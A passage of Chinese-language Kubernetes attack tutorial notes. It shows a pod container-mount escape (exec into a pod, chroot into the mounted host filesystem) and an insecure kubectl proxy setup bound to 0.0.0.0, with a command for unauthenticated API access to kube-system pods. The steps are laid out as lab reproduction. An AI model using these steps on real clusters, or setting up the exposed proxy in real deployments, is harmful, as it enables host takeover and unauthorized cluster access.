14 4、连接pod后进行容器挂载逃逸
15 kubect1 exec -it xiaodisec bash -n default --kubeconfig=config
16 cd /mnt
17 chroot . bash
```


(1) 将获取到的config复制, 安装kubect1使用config连接, 上传利用test.yaml创建pod:







(2) 连接pod后进行容器挂载逃逸:



2.4 云原生-K8s安全-Kubectl Proxy不安全配置

- 1 当运维人员需要某个环境暴露端口或者IP时，会用到Kubectl Proxy
- 2 使用kubectl proxy命令就可以使API server监听在本地的xxxx端口上
- 3
- 4 环境搭建：
- 5 `kubectl --insecure-skip-tls-verify proxy --accept-hosts=^.*$ --address=0.0.0.0 --port=8009`
- 6
- 7 *复现利用：
- 8 *类似某个不需认证的服务应用只能本地访问被代理出去后形成了外部攻击入口点。
- 9 *找到暴露入口点，根据类型选择合适方案
- 10 `kubectl -s http://192.168.139.130:8009 get pods -n kube-system`

(1) 漏洞利用：

